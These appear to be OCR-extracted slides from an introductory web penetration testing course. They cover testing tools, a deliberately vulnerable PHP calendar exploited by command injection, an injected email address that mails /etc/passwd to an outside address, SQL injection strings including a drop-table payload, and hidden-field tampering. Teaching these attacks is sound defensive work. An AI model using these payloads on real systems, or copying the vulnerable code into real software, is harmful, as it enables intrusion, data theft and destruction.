
Browser extensions: *HTTP Headers*




Browser extensions: *HTTP Headers*




Browser extensions: *User agent switcher*




Browser extensions: *Wappalyzer*



Browser extensions: *Wappalyzer*



Browser extensions: *Tamper Data*



Browser extensions

These may be useful for more advanced pentesting:

- JSONView / JSON Formatter
- D3coder
- JavaScript Deobfuscator
- Greasemonkey / Tampermonkey
- REST client

Also, other recommend but I didn't try:

- Hackbar
- Websecurify
- Access Me / SQL Inject Me / XSS Me


Other tools
(including *commercial*)

- Proxies
  - Tamper Data (browser extension), Paros
  - *Charles*
- Manual and semi-automated tools
  - OWASP Zed Attack Proxy (ZAP)
  - *Burp Suite*
- Automated Web security scanners
  - skipfish/plusfish, Wapiti, Arachni, W3AF, …
  - *Acunetix, HP WebInspect, IBM AppScan, …*

Introduction to Web penetration testing

WEB APPLICATION SECURITY


What can be attacked? How?




Blackbox vs. whitebox testing

Are internals of the system known to the tester?

- architecture, source code, database structure, configuration ...



testing as a user



testing as a developer

Online calendar

```
<?php    $year = $_GET['year'];   ?>
<html><body>
   <form method=”GET" action="cal.php">
      <select name="year">
         <option value="2015">2015</option>
         <option value="2016">2016</option>
         <option value="2017">2017</option>
      </select>
      <input type="submit" value="Show">
   </form><pre>
      <?php   if ($year) passthru("cal -y $year");  ?>
   </pre>
</body></html>
```

Online calendar

- Code: /afs/cern.ch/work/s/slopiens/www/whitehat-examples
- http://cern.ch/test-wh/cal.php

2015 Show

- http://cern.ch/test-wh/cal.php?year=2017

2017 Show

2017


January						
Su	Mo	Tu	We	Th	Fr	Sa
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

February						
Su	Mo	Tu	We	Th	Fr	Sa
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28				

March						
Su	Mo	Tu	We	Th	Fr	Sa
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	31	

Online calendar – vulnerabilities

- Can we see years other that 2015-2017?



- What more serious vulnerabilities does this app have?

  http://cern.ch/test-wh/cal.php?year=2015;uname%20-a

```
18 19 20 21 22 23 24    22 23 24 25
25 26 27 28 29 30 31    29 30


Linux webafs110 2.6.18-371.11.1.el5
```

- Does moving from GET to POST protect the app?

```
<?php    $year = $_POST['year'];   ?>
[..]
<form method=”POST" action="cal.php">
[..]
```


Malicious input data

Example: your script sends e-mails with the following shell command:

```
cat confirmation.txt | mail $email
```

and someone provides the following e-mail address:

```
me@fake.com; cat /etc/passwd | mail me@real.com
```



```
cat confirmation.txt | mail me@fake.com;
cat /etc/passwd      | mail me@real.com
```


Malicious input data (cont.)

Example (SQL Injection): your webscript authenticates users against a database:

```
select count(*) from users where name = '$name'
and pwd = '$password';
```


but an attacker provides one of these passwords:

```
anything' or 'x' = 'x
```



```
select count(*) from users where name = '$name'
and pwd = 'anything' or 'x' = 'x';
```

```
X'; drop table users; --
```



```
select count(*) from users where name = '$name'
and pwd = 'X'; drop table users; --';
```

E-groups: username in the browser??



```
[..]
<form method="post" action="/e-groups/EgroupsSearch.do">
<input type="hidden" name="AI_USERNAME" value="LOPIENS">
[..]
```

Submitting this form => browser sends this to the server:

AI_USERNAME=LOPIENS&searchField=0&
searchMethod=0&searchValue=whitehat

?

What can be attacked? How?



Introduction to Web penetration testing

